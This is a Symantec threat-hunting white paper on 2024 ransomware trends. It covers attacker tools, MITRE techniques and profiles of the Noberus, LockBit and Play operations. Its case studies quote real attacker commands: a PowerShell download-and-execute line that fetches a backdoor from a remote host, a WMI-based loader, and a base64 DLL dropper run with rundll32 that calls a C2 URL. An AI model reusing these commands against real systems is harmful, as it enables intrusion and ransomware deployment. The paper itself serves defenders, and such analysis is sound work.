WHITE PAPER

The 2024 Ransomware Threat Landscape

An Analysis from the Symantec® Threat Hunter Team

WHITE PAPER

The 2024 Ransomware Threat Landscape

An Analysis from the Symantec® Threat Hunter Team

Symantec by Broadcom

TABLE OF CONTENTS

Introduction

Ransomware continues to be one of the most lucrative forms of cyber crime and, as such, remains a critical threat for organizations of all sizes.


The ransomware business model has been progressively refined over the past number of years, and there is now an established basic template for attacks. Mass encryption of all, or nearly all, machines on a network causes enough disruption for attackers to demand large ransoms from affected organizations. Data theft prior to encryption, so-called double-extortion attacks, creates further leverage for attackers and allows them to extort organizations capable of recovering encrypted machines from backups. Ransomware operators solved the problem of scaling attacks by creating franchises called ransomware-as-a-service (RaaS) operations: renting out their tools and infrastructure to affiliate attackers in exchange for a cut of the profits.

This business model has led to ransomware becoming an endemic threat, capable of surviving serious disruption. While ransomware operations frequently disappear or are shut down by law enforcement, new operations quickly emerge to take their place and can draw from a large pool of experienced affiliate attackers to grow quickly.

Ransomware operators have also proven to be capable of adapting to disruption in their own ecosystems. For several years, malware distribution botnets were one of the primary infection vectors for ransomware attacks. The takedown of the Qakbot botnet in mid-2023 saw the departure of the last major botnet of this kind. Qakbot was linked to a number of ransomware threats but its disappearance led to no noticeable dips in ransomware attacks.

While ransomware attacks experienced their usual summer lull in the months of June, July, and August of 2023, they surged in September and again in October, with attacks nearly double what they were in October 2022.


Figure 1: Number of Organizations Affected by Confirmed Targeted Ransomware Attacks, October 2022 to October 2023



THE VECTOR FOR MANY RECENT ATTACKS IS THE EXPLOITATION OF KNOWN VULNERABILITIES IN PUBLIC-FACING APPLICATIONS

While attacks involving Black Basta, the ransomware family most associated with Qakbot, stopped after June, attacks involving other ransomware families increased. Based on available evidence, it would appear that the vector for many recent attacks is the exploitation of known vulnerabilities in public-facing applications. While attackers continue to find and exploit relatively old vulnerabilities occurring in Microsoft Exchange Server, the most recent vulnerability to attract wide-scale exploitation attempts leading to ransomware is Citrix Bleed (CVE-2023-4966), which occurs in Citrix NetScaler ADC and NetScaler Gateway.

Figure 2: Number of Organizations Affected by Confirmed Targeted Ransomware Attacks, by Family, October 2022 to October 2023




After a period of flux in the ransomware landscape during which a large number of established operations disappeared, some new players have emerged with Noberus (which is run by the long-established Coreid cyber crime group) and LockBit (linked to the Syrphid group) now clearly the dominant players, responsible for the largest RaaS operations.

Play, which first emerged in 2022, accounted for the next largest number of confirmed attacks, which is notable because the group was not running a RaaS operation until November 2023. Royal and Akira are also relatively new threats, with Akira in particular appearing in a large number of attacks in recent months.

NEW PLAYERS HAVE EMERGED WITH NOBERUS AND LOCKBIT NOW CLEARLY THE DOMINANT PLAYERS

Figure 3: Top 10 Ransomware Operations by Confirmed Targeted Ransomware Attacks, October 2022 to October 2023



It should be noted that these figures are only a representative sample of all attempted targeted ransomware attacks. They consist of manually verified attacks from known targeted ransomware families. Most targeted ransomware attacks are blocked before the payload is deployed, meaning they may not be identified as a ransomware attack. In addition to this, even if a payload is deployed, it may be blocked by a generic or machine-learning-generated detection signature rather than a detection linked to that ransomware family, and thus won't be logged as a confirmed targeted ransomware attack.

Ransomware Tools

Most ransomware attacks are a multi-staged process and targeted ransomware attacks in particular usually involve a large number of steps and a significant level of interaction on the part of the attackers. An array of tactics, techniques, and procedures (TTPs) are employed to infiltrate the victim's network, steal credentials, elevate privileges, move laterally across the network, potentially exfiltrate sensitive data, and deploy a ransomware payload on multiple computers.

Knowing the TTPs used by ransomware attackers, as shown in the following tables, allows network defenders to better understand how their organizations could be compromised and can provide some guidance on the prioritization of defensive measures. For example, Windows tools such as PsExec are frequently abused by attackers, so reducing the number of accounts with administrator privileges while increasing protection on administrator accounts may mitigate the risk of a successful attack.

KNOWING THE TTPS USED BY RANSOMWARE ATTACKERS ALLOWS NETWORK DEFENDERS TO BETTER UNDERSTAND HOW THEIR ORGANIZATIONS COULD BE COMPROMISED

Table 1: Ransomware Tools and Their Frequency of Use

Tool	Tactics, Techniques, and Procedures	Frequency
PsExec	A Microsoft Sysinternals tool for executing processes on other systems. The tool is primarily used by attackers to move laterally on victim networks.	27%
PowerShell	A Microsoft scripting tool that can be used to run commands, download payloads, traverse compromised networks, and carry out reconnaissance.	20%
WMI	Windows Management Instrumentation: a Microsoft command-line tool that can be used to execute commands on remote computers.	17%
VssAdmin	A Windows command-line tool that is used to manage Volume Shadow Copies. It can be used by attackers to delete shadow copies and/or resize the storage allocation. Resizing may limit the space allocated for Volume Shadow Copies, potentially preventing more from being created.	16%
Netscan	SoftPerfect Network Scanner (netscan.exe), a publicly available tool used for discovery of host names and network services.	15%
Cobalt Strike	An off-the-shelf tool that can be used to execute commands, inject other processes, elevate current processes, or impersonate other processes, and upload and download files. It ostensibly has legitimate uses as a penetration-testing tool but is invariably exploited by malicious actors.	14%
Reg.exe	A Windows command-line tool that can be used to edit the registry of local or remote computers.	13%
Net.exe	A Microsoft tool that can be used to stop and start the IPv6 protocol.	11%
Mimikatz	A publicly available credential-dumping tool.	10%
AdFind	A publicly available tool that is used to query Active Directory. It has legitimate uses but is widely used by attackers to help map a network.	7%
Rclone	An open-source tool that can legitimately be used to manage content in the cloud, but has been seen being abused by ransomware actors to exfiltrate data from victim machines.	7%
PCHunter	A publicly available tool that can be used to view and terminate processes.	7%
AnyDesk	A legitimate remote desktop application, this and similar tools are often used by attackers to obtain remote access to computers on a network.	7%
PowerTool	A publicly available rootkit removal tool that can be used to disable security software.	5%
ARP	A Windows command-line tool that can display and modify entries in the Address Resolution Protocol (ARP) cache.	5%
Qakbot	A Trojan that is frequently used as a downloader for other malware families.	4%
SystemBC	Commodity malware that can open a backdoor on the infected computer and use the SOCKS5 proxy protocol to communicate with a command-and-control (C&C) server.	4%
Atera	Legitimate remote monitoring and access software, this and similar tools are often used by attackers to obtain remote access to computers on a network.	3%
Splashtop	A family of legitimate remote desktop software and remote support software developed by Splashtop Inc. Enables users to remotely access computers from desktop and mobile devices.	3%
ProcDump	A Microsoft Sysinternals tool for monitoring an application for CPU spikes and generating crash dumps, but it can also be used as a general process dump utility.	3%

By examining the results of recent ransomware investigations where precursor tools were found, the Symantec® Threat Hunter Team was able to obtain a picture of which tools were the most commonly used TTPs in ransomware attacks. A large portion of the list was taken up by freely available, dual-use tools or operating system features, such as PsExec. The main two exceptions were Cobalt Strike, commodity malware that is commercially sold as a penetration-testing framework but is frequently used by ransomware actors, and Mimikatz, one of the most widely used credential-dumping tools.

PREVALENT TECHNIQUES POINT TO POTENTIAL PAIN POINTS OR AREAS OF WEAKNESS IN ORGANIZATIONS' DEFENSES

Tactics, Techniques, and Procedures (TTPs)

The MITRE ATT&CK Matrix classifies attack techniques and tactics. It divides attack tactics into 14 main categories, which map to the typical attack chain between vector and payload execution:

- Reconnaissance
- Resource Development
- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact

Within these categories, there are 193 distinct attack techniques and 401 sub-techniques. Some may be employed at multiple stages of an attack chain, meaning they can apply to more than one of the above 14 categories.

Symantec Cloud Analytics classifies all incidents with a MITRE technique name. With millions of incidents logged each year, it is possible to form a picture of what the most frequently used techniques are. Cloud Analytics draws on intelligence gathered from analyst investigations and leverages advanced machine learning to identify and block patterns of suspicious activity. Because it is designed to identify malicious activity, more so than malicious tools, the vast majority of incidents created relate to TTPs.

It is important to note that these incidents are associated with all attacks, not just ransomware. Nevertheless, this overall data has relevance to any organization attempting to safeguard against ransomware.

Prevalent techniques point to potential pain points or areas of weakness in organizations' defenses. A high proportion of the most frequently used techniques are leveraged by ransomware actors and are detailed in the following table.

Table 2: Ransomware Tools and Their Applications

Tool	Tactics, Techniques, and Procedures
Command and Scripting Interpreter (T1059)	This involves an attacker leveraging a command or scripting tool, usually built into the operating system, in order to execute commands or run scripts. In the vast majority of incidents created by Cloud Analytics, the interpreter used is PowerShell, a component of Windows.
Ingress Tool Transfer (T1105)	Transferring tools or files from external sources onto a compromised network, either via download from a C&C server or through other methods such as FTP. Introducing new tools on to the targeted network is a key component of a ransomware attack. The ransomware payload itself, along with any other tools needed to deploy the ransomware across the network, will need to be transferred.
BITS Jobs (T1197)	Windows Background Intelligent Transfer Service (BITS) is a low-bandwidth, asynchronous file transfer mechanism. Ransomware attackers frequently leverage BITSAdmin, a Microsoft Windows tool that can be used to create download or upload jobs and monitor their progress.
Obfuscated Files or Information (T1027)	Attempting to make a malicious file difficult to discover by encoding it or otherwise obfuscating its contents. Obfuscation is frequently used by ransomware actors in order to disguise malicious tools.
Signed Binary Proxy Execution (T1218)	Attackers may use a trusted application to execute malicious content. For example, some ransomware attackers have used mshta.exe in order to perform proxy execution of malicious .hta files, JavaScript, or VBScript through a trusted Windows utility.
Windows Management Instrumentation (T1047)	WMI is a Windows component that can be used to execute commands on remote computers. It is frequently used by ransomware attackers to deploy tools and payloads across the victim's network.
OS Credential Dumping (T1003)	This technique involves obtaining credentials, either hashed or in cleartext, usually through a dump of the computer's memory. A range of freely available tools such as Mimikatz or LaZagne can be used to perform this task. Credential dumping is a key step in most ransomware attacks. Stolen credentials can be used to elevate privileges and move laterally to other machines on the network.
Dynamic Resolution (T1568)	Attackers dynamically establish connections to C&C infrastructure to evade static detection methods. This is usually done by tools that share a common algorithm with the C&C infrastructure the attackers use. A number of ransomware actors have used this technique.
Exploitation of Remote Services (T1210)	Ransomware actors may attempt to exploit remote services to gain unauthorized access to internal systems once inside a network. This is frequently achieved through the exploitation of known vulnerable services such as SMB or RDP.
Scheduled Task/ Job (T1053)	Ransomware actors have been known to leverage built-in task scheduling functionality to facilitate the execution of malicious code.
Modify Registry (T1112)	Ransomware actors are known to modify the registry to hide configuration information within registry keys, or to delete information in order to remove evidence of intrusions.
Process Injection (T1055)	Ransomware actors inject code into processes in order to evade process-based defenses as well as to elevate privileges. This technique is leveraged by both ransomware and precursor malware such as Bumblebee and BazarLoader.
Remote System Discovery (T1018)	Attackers enumerate machines on a network using third-party tools or Windows resources such as net.exe.
Masquerading (T1036)	The manipulation of files in order to make malicious tools appear benign. The most common form of masquerading is renaming files to mimic trusted software.
Remote Access Software (T1219)	Attackers install legitimate third-party remote access or remote administration software, such as Atera, AnyDesk, or ScreenConnect, in order control computers on a network.
Exploitation for Privilege Escalation (T1068)	The exploitation of software vulnerabilities in order elevate privileges.

Ransomware Actors and Case Studies

Coreid

- **Aliases:** FIN7, Carbon Spider
- **Ransomware Families:** Noberus, Darkside (retired), BlackMatter (retired)
- **Active Since:** 2012
- **Ransomware-as-a-Service:** Yes

Coreid is one of the most long-running cyber crime groups. Since its start in 2012, it has frequently reinvented itself.

Initially, Coreid targeted financial organizations using a variant of the notorious Carbanak financial Trojan. The group pivoted in 2020, when it moved to targeted ransomware attacks and launched its own RaaS operation called Darkside. This was used in a number of ambitious attacks, most notably the May 2021 attack on Colonial Pipeline that disrupted fuel supplies to the East Coast of the U.S.

Darkside appeared to become inactive following the Colonial Pipeline attack after some of its infrastructure was taken offline. Coreid reemerged in late July 2021, when it launched a new RaaS operation called BlackMatter. Although BlackMatter's operators initially denied a link to Darkside, research by CrowdStrike linked Coreid to both the Darkside and BlackMatter ransomware strains.

BlackMatter was active until early November 2021, when it announced it was shutting down, most likely due to the pressure the group was experiencing from law enforcement. The announcement also came just days before U.S. authorities announced they would be offering a $10 million reward for information that lead to the arrest of any members of the gang who were behind the Darkside attack on Colonial Pipeline.

Coreid quickly reappeared with the launch of yet another new RaaS operation known as Noberus (also known as ALPHV, BlackCat), which remains active to this day. While Noberus was initially positioned as a new venture, it is now widely believed to be a successor operation to BlackMatter.

Noberus, which is written in Rust, has a highly customizable feature set allowing for attacks on a wide range of corporate environments. Coreid claims that Noberus is capable of encrypting files on Windows, EXSI, Debian, ReadyNAS, and Synology operating systems.

Noberus can be configured with domain credentials that can be used to spread to and encrypt other devices on the compromised network. In all the samples of Noberus seen by Symantec, the victim's administrative credentials were embedded as part of the configuration block, showing that the attacks were specifically targeted at the victim.

The Noberus payload is being continually updated. In April 2023, Coreid told affiliates it had developed a new version, called ALPHV/BlackCat 2.0: Sphynx. Analysis by Microsoft found that the new payload incorporated Impacket, which was being used by the attackers for credential dumping and remote service execution to deploy the encryptor across an entire network. It also included an embedded version of Remcom that allows the malware to remotely execute commands on other devices on a network.

Noberus is one of the largest RaaS operations at present, which means a wide array of TTPs may be used in attacks involving the ransomware since many affiliates will have their own preferred toolset. However, one of the hallmarks of Noberus attacks has been the frequent usage of custom tools that appear to be only associated with Coreid. In November 2021, Symantec discovered Exmatter, an exfiltration tool that was used by the BlackMatter ransomware operation and has since been used in Noberus attacks. In September 2022, Symantec found that at least one Noberus affiliate was using information-stealing malware that is designed to steal credentials stored by Veeam backup software. Veeam is capable of storing credentials for a wide range of systems, including domain controllers and cloud services. The credentials are stored to facilitate the backup of these systems. This malware, Infostealer.Eamfo, is designed to connect to the SQL database where Veeam stores credentials, and then steal credentials with a SQL query. Eamfo then decrypts and displays the credentials.

The most recent custom tool associated with Noberus discovered by Symantec is Infostealer.Exborus. It gathers specific information on compromised machines, including the machine name and a list of installed software, TCP connections, processes, and desktop files. The malware can also read browser passwords from the remembered password store and can list remote disks using the command `net use >C:\Users\Public\Videos\out.txt` however, this feature was disabled in the sample analyzed by Symantec. Exborus then creates an XML file containing the gathered information before deleting itself.

Noberus was the payload used in two of the most high-profile ransomware attacks to occur in the U.S. in 2023: the breaches of gaming and entertainment giants Caesars Entertainment and MGM Resorts. Both attacks are understood to have been carried out by a Noberus affiliate known as Scattered Spider, which has particular expertise in social engineering attacks. While Caesars has yet to disclose the cost of its breach, MGM Resorts estimated that its costs will run to $100 million.

The group has courted public attention in recent months, filing a complaint with the U.S. Securities and Exchange Commission (SEC) against one of its victims for not complying with the time-limit rule for disclosing a cyber attack.

Case Study: FIN8 Deploys Noberus

As a veteran player in the cyber crime underground, Coreid has been very successful in building a large RaaS operation and has collaborated with a number of long-established financial threat actors.

On example of this is the Syssphinx (FIN8) cyber crime group, which used a variant of the Sardonic backdoor to deliver the Noberus ransomware in a campaign in December 2022.

Active since at least January 2016, Syssphinx is a well-known financially motivated cyber crime group known for targeting organizations in the hospitality, retail, entertainment, insurance, technology, chemicals, and finance sectors. It initially specialized in point-of-sale (POS) attacks but in recent years, it has used a number of ransomware threats in its attacks, including RagnarLocker and White Rabbit, as well as Noberus.

The Sardonic backdoor was first linked to Syssphinx by Bitdefender in August 2021. Sardonic has the ability to harvest system information, execute commands, and download additional payloads. The version of Sardonic that Symantec saw being used to load Noberus had most of its code rewritten so that it gained a new appearance. The original version of the backdoor used the C++ standard library, but in this version, most of the object-oriented features were replaced with a plain C implementation. Most of the changes appear to have been made in an effort to disguise what the backdoor is.

During the December 2022 incident, the attackers connected with PsExec to execute the command `quser` in order to display the session details along with the following command to download and launch the backdoor:

```
powershell.exe -nop -ep bypass -c iex (New-Object System.Net.WebClient).
DownloadString('https://37-10-71-215[.]nip[.]io:8443/7ea5fa')
```

The attackers connected to the backdoor to check details of the infected computer before executing additional commands to establish persistence. This resulted in a process similar to that seen in earlier Sardonic activity.

```
powershell.exe -nop -c [System.Reflection.Assembly]::Load(([WmiClass]
'root\cimv2:System__Cls').Properties['Parameter'].Value);[a8E95540.
b2ADc60F955]::c3B3FE9127a()
```

In addition to the backdoor, the attackers also used the following tools:

- **ProcDump:** Microsoft Sysinternals tool for monitoring an application for CPU spikes and generating crash dumps, but which can also be used as a general process dump utility.
- **Mimikatz:** A publicly available credential-dumping tool.
- **Rclone:** An open-source tool that can legitimately be used to manage content in the cloud, but has been abused by ransomware actors to exfiltrate data from victim machines.
- **Sharp Shares:** A tool used to list network share information from machines in the current domain. It can also translate all computer names to IP addresses.
- **KeyScout:** Oxygen Forensic KeyScout, a portable utility that extracts system files, user data, and credentials from computers running Windows, macOS, and Linux.

Syssphinx's decision to expand from point-of-sale attacks to the deployment of ransomware demonstrates the threat actors' dedication to maximizing profits from victim organizations. The tools and tactics detailed in this report serve to underscore how this highly skilled financial threat actor remains a serious threat to organizations.

Case Study: The Rise of the Super-Affiliate

As awareness grows about the TTPs employed by ransomware actors, attackers have been searching for new tactics that may help them breach well-secured organizations. One area that is yielding results is in attempts to obtain legitimate access to a network through a variety of means and then abusing the trust accorded to authenticated users.

The effectiveness of these tactics was demonstrated in 2022 by the Lapsus$ group, which was responsible for a string of high-profile breaches that often contained a heavy element of social engineering in order to obtain access.

While Lapsus$ appeared to be motivated largely by a desire for notoriety, other financially motivated attackers have since adopted similar tactics, the most notable of which is Scattered Spider (Octo Tempest, UNC3944).

A joint alert published by the Federal Bureau of Investigation (FBI) and the Cybersecurity and Infrastructure Security Agency (CISA) detailed how the group is highly adept at social engineering. Tactics employed include:

- Posing as company IT and/or help desk staff using phone calls or SMS messages to obtain credentials from employees and gain access to networks.
- Posing as company IT and/or help desk staff to direct employees to run commercial remote access tools enabling initial access.
- Posing as IT staff to convince employees to share their one-time password (OTP), a multi-factor authentication (MFA) code.
- MFA fatigue: Sending repeated MFA notification prompts leading to employees pressing the "Accept" button.
- SIM swapping: Convincing mobile operators to transfer control of a targeted user's phone number to a SIM card they controlled, gaining control over the phone and access to MFA prompts.
- Monetizing access to victim networks in numerous ways including extortion enabled by ransomware and data theft.

While Scattered Spider is a Noberus affiliate, its success is largely due to the tactics it employs to breach organizations, rather than the ransomware it is associated with.

Syrphid

- **Aliases:** Bitwise Spider, LockBit
- **Ransomware Families:** LockBit (Ransom.Lockbit)
- **Active Since:** 2019
- **Ransomware-as-a-Service:** Yes

The LockBit ransomware first appeared in September 2019 when it was initially known as ABCD, named after the file extension it was using on encrypted files. In January 2020, Syrphid expanded its operations by shifting to an RaaS business model through the creation of an affiliate program.

LockBit affiliates use a variety of infection vectors, including exploiting vulnerabilities in Internet-facing systems, such as Microsoft Exchange Server, Weaver E-Cology OA System, the PaperCut vulnerabilities in the print management software, and the Log4j vulnerabilities in the Apache logging utility. They have also leveraged brute-force attacks against web servers running an outdated VPN service, mass-vulnerability scanning, phishing, credential stuffing, and bought access to already-compromised servers from underground forums. Like many ransomware actors, they have also been known to use post-exploitation frameworks, such as Cobalt Strike, for privilege escalation and lateral movement.

Attackers using LockBit also commonly attempt to stop security software before deploying the ransomware. In 2023, attackers using LockBit tried to stop security software and clear logs using batch files, as well as a publicly available tool called Terminator, which was originally for sale on hacking forums but was cloned and made freely available on GitHub. Affiliates use a unique build of LockBit for each victim organization.

Like most ransomware actors these days, Syrphid conducts double-extortion attacks, exfiltrating data from victim networks before encrypting files. The group makes extensive use of living-off-the-land and publicly available tools in its ransomware attack chains. Esentire noted in a report published in September 2023 that LockBit was making heavy use of remote monitoring and management tools in its attacks, while the Symantec Threat Hunter Team warned earlier this year that we had observed an open-source remote desktop software tool called RustDesk being used in a LockBit ransomware attack for the first time.

Syrphid has also been notable over the last year or so for seeming to be actively developing ransomware for new architectures. Like for many ransomware families, there is a Linux version of LockBit, but it was also reported in 2023 that Syrphid was developing a Mac version of the ransomware, as well as experimenting with versions of its payload that would be capable of attacking multiple architectures, including Apple M1, ARM v6, ARM v7, and FreeBSD.

Attacks involving LockBit have increased markedly since July 2021, with the group seemingly benefitting from the decline of the Sodinokibi ransomware operation. In 2022, LockBit was the most frequently used ransomware payload in attacks logged by Symantec, while CISA said in a release about the ransomware in June 2023 that it was responsible for extorting at least $91 million in ransoms from U.S. organizations alone since 2020. The same release revealed that LockBit had been used in one in six ransomware attacks that hit U.S. government offices in 2022.

In September 2022, the group appeared to undergo a period of internal discord when a builder for the LockBit 3.0 (LockBit Black) payload was leaked, apparently by a disgruntled developer. New ransomware strains have been developed based on this leak, including the Buhti ransomware, which first came to public attention in February 2023. An affiliate of the group was also arrested in the U.S. in June 2023.

However, these events don't seem to have had a long-term impact on the ransomware's activity, as LockBit has remained one of the most frequently seen ransomware families in 2023. In February 2023, it was announced that Syrphid had developed a new encryptor, dubbed LockBit Green, which was largely based on the leaked source code for the Conti ransomware. A developer who was able to infiltrate LockBit's internal communication channels also published their findings in early 2023, stating that LockBit's increased professionalism coupled with a system where affiliates control ransom payments and send on the ransomware operators' shares led to the ransomware becoming very popular among affiliates, contributing to its growth. This report also said that Syrphid is essentially run by an individual known as LockBitSupp, who is also the group's frequent spokesperson.

Some of the notable attacks carried out by the group in 2023 include an attack on global financial software company ION group that impacted the trading of financial derivatives on international markets, and an attack on aerospace giant Boeing, among many others.

Case Study: LockBit Ransomware Attackers Exploit Citrix Bleed Vulnerability

The U.S. government warned in November 2023 about a wave of attackers exploiting the recently patched Citrix Bleed vulnerability in order to deliver LockBit ransomware.

Citrix Bleed (CVE-2023-4966) occurs in NetScaler ADC and NetScaler Gateway and is an information disclosure vulnerability that was patched on October 10. Seven days later, Citrix began warning about attackers attempting exploits against unpatched systems.

Successful exploitation allows attackers to bypass password and MFA steps, allowing them to hijack legitimate user sessions on vulnerable appliances. This permits attackers to elevate permissions in order to harvest credentials, move laterally, and access data and resources.

"Due to the ease of exploitation, CISA and the authoring organizations expect to see widespread exploitation of the Citrix vulnerability in unpatched software services throughout both private and public networks," the alert warned.

One of the hallmarks of this campaign was the execution of a PowerShell script named 123.ps1. This concatenates two Base64 strings together, converts them to bytes, and writes them to a designated file path.

```
$y = "TVqQAAMA...<long base64 string>"

$x = "RyEHABFQ...<long base64 string>"

$filePath = "C:\Users\Public\adobelib.dll"

$fileBytes = [System.Convert]::FromBase64String($y + $x)

[System.IO.File]::WriteAllBytes($filePath, $fileBytes)
```

This `adobelib.dll` file is created and then executed by the PowerShell script using `rundll32.exe`.

```
rundll32 C:\Users\Public\adobelib.dll,main <104 hex char key>
```

The DLL will not execute correctly without the 104 hex character key.

Once executed, the DLL attempts to send a POST request to:

```
https://adobe-usupdatefiles[.]digital/index.php
```

This resolves to the IP addresses 172.67.129[.]176 and 104.21.1[.]180.

Other TTPs observed in this campaign included the usage of AnyDesk and Splashtop, and the execution of HTA files using the Windows native utility Mshta. Attackers frequently use Mshta to download and execute malicious files through a trusted Windows utility.

Balloonfly

- **Aliases:** Play, PlayCrypt
- **Ransomware Families:** Ransom.Play
- **Active Since:** June 2022
- **Ransomware-as-a-Service:** Yes

Balloonfly has been active since at least June 2022 and uses Play ransomware (Ransom.Play) in attacks. The threat group has been responsible for multiple high-profile attacks. Like most ransomware groups, Play carries out double-extortion attacks, where the attackers exfiltrate data from victim networks before encrypting them. While the ransomware gang had an initial focus on organizations in Latin America, especially Brazil, it soon widened its targeting to the U.S. and Europe.

Play ransomware appends the `.play` extension to encrypted files. When encryption is complete, a ransom note named `ReadMe.txt` is added to the root of the primary drive.

Until recently, Balloonfly appeared to be an outlier, as unlike many of its contemporaries, it did not operate as an RaaS, with the group seemingly carrying out the ransomware attacks as well as developing the Play malware. However, a November 21, 2023 report from Adlumin found evidence to suggest that Play is now being offered to other cyber criminals as an RaaS.

The group is known for targeting Microsoft Exchange vulnerabilities (CVE-2022-41080, CVE-2022-41082) and Fortinet FortiOS vulnerabilities (CVE-2018-13379, CVE-2020-12812), as well as other flaws, to gain remote code execution (RCE) and infiltrate victim networks. The group was also one of the first ransomware groups to employ intermittent encryption.

Trend researchers observed Balloonfly using living-off-the-land tools as part of its attacks. These included WinSCP for data exfiltration, wevtutil to remove indicators of its presence, and Task Manager for Local Security Authority Server Service (LSASS) process dumping and credential cracking.

Symantec observed Balloonfly using Unregmp2.exe in attacks, which is a legitimate Windows Media Player setup utility that can be abused for the proxy execution of executables.

In April 2023, Symantec uncovered two new, custom-developed data-gathering tools used by Balloonfly in attacks. The tools allow the threat actors to enumerate all users and computers on a compromised network, and copy files from the Volume Shadow Copy Service (VSS) that are normally locked by the operating system.

Notable attacks involving Play ransomware include an August 2022 attack against Argentina's Judiciary of Córdoba, an attack on the Belgian city of Antwerp, and an attack on the Californian city of Oakland. The ransomware group also targeted German hotel chain H-Hotels, cloud computing provider Rackspace, networking hardware manufacturer A10 Networks, and Spanish bank Globalcaja.

Balloonfly's use of similar tactics and techniques to the Nokoyawa ransomware group suggest that the operations are run by the same threat actors; however, this is speculation and has yet to be confirmed.

Case Study: Play Ransomware Attackers Leverage Unique Tools

Balloonfly is often quite proactive about using new or previously unseen tools in attacks. In an October 2023 ransomware attack in which Play was deployed, we observed the group using a publicly available tool called TGSThief, which can be used to find the ticket granting server (TGS) of a user whose logon session is present on a computer. The tool allows attackers to escalate privileges, and can allow them to escalate from having local access on a computer to having deeper access to a victim network. This is the first time we had seen this tool being used by Balloonfly, or indeed by any ransomware actor.

Balloonfly used an array of other tools in that same activity before deploying Play, including Rclone for data exfiltration, PsExec, and Mimikatz. This also wasn't the first time we have seen Balloonfly using a unique tool in an attack chain. In a Symantec Threat Hunter Team blog published in April 2023, we documented how we had seen Play deployed alongside two new, custom-developed tools.

One of the tools was Grixba (Infostealer.Grixba), which is a network-scanning tool used to enumerate all users and computers in the domain. The threat actors used the .NET infostealer to enumerate software and services via WMI, WinRM, Remote Registry, and Remote Services. The malware checked for the existence of security and backup software, as well as remote administration tools and other programs, saving the gathered information in CSV files that were compressed into a ZIP file for subsequent manual exfiltration by the threat actors. Grixba was developed using Costura, a popular .NET development tool for embedding an application's dependencies into a single executable file. This eliminates the requirement for the program and its dependencies to be deployed separately, making it easier to share and deploy the application. Costura embeds into applications the DLL file costura.commandline.dll, which is used by Grixba to parse command lines.

The second tool was a VSS copying tool that was a .NET executable that was also developed with the Costura tool. Costura embeds the library AlphaVSS into executables. The AlphaVSS library is a .NET framework that provides a high-level interface for interacting with VSS. The library makes it easier for .NET programs to interface with VSS by offering a set of controlled APIs. Developers can use these APIs to generate, manage, and delete shadow copies, as well as access information about existing shadow copies such as size and status. This tool uses AlphaVSS to copy files from VSS snapshots. It enumerates the files and folders in a VSS snapshot and copies them to a destination directory. The tool allows the attackers to copy files from VSS volumes on compromised machines prior to encryption. This allows the threat actors to copy files that would normally be locked by the operating system.

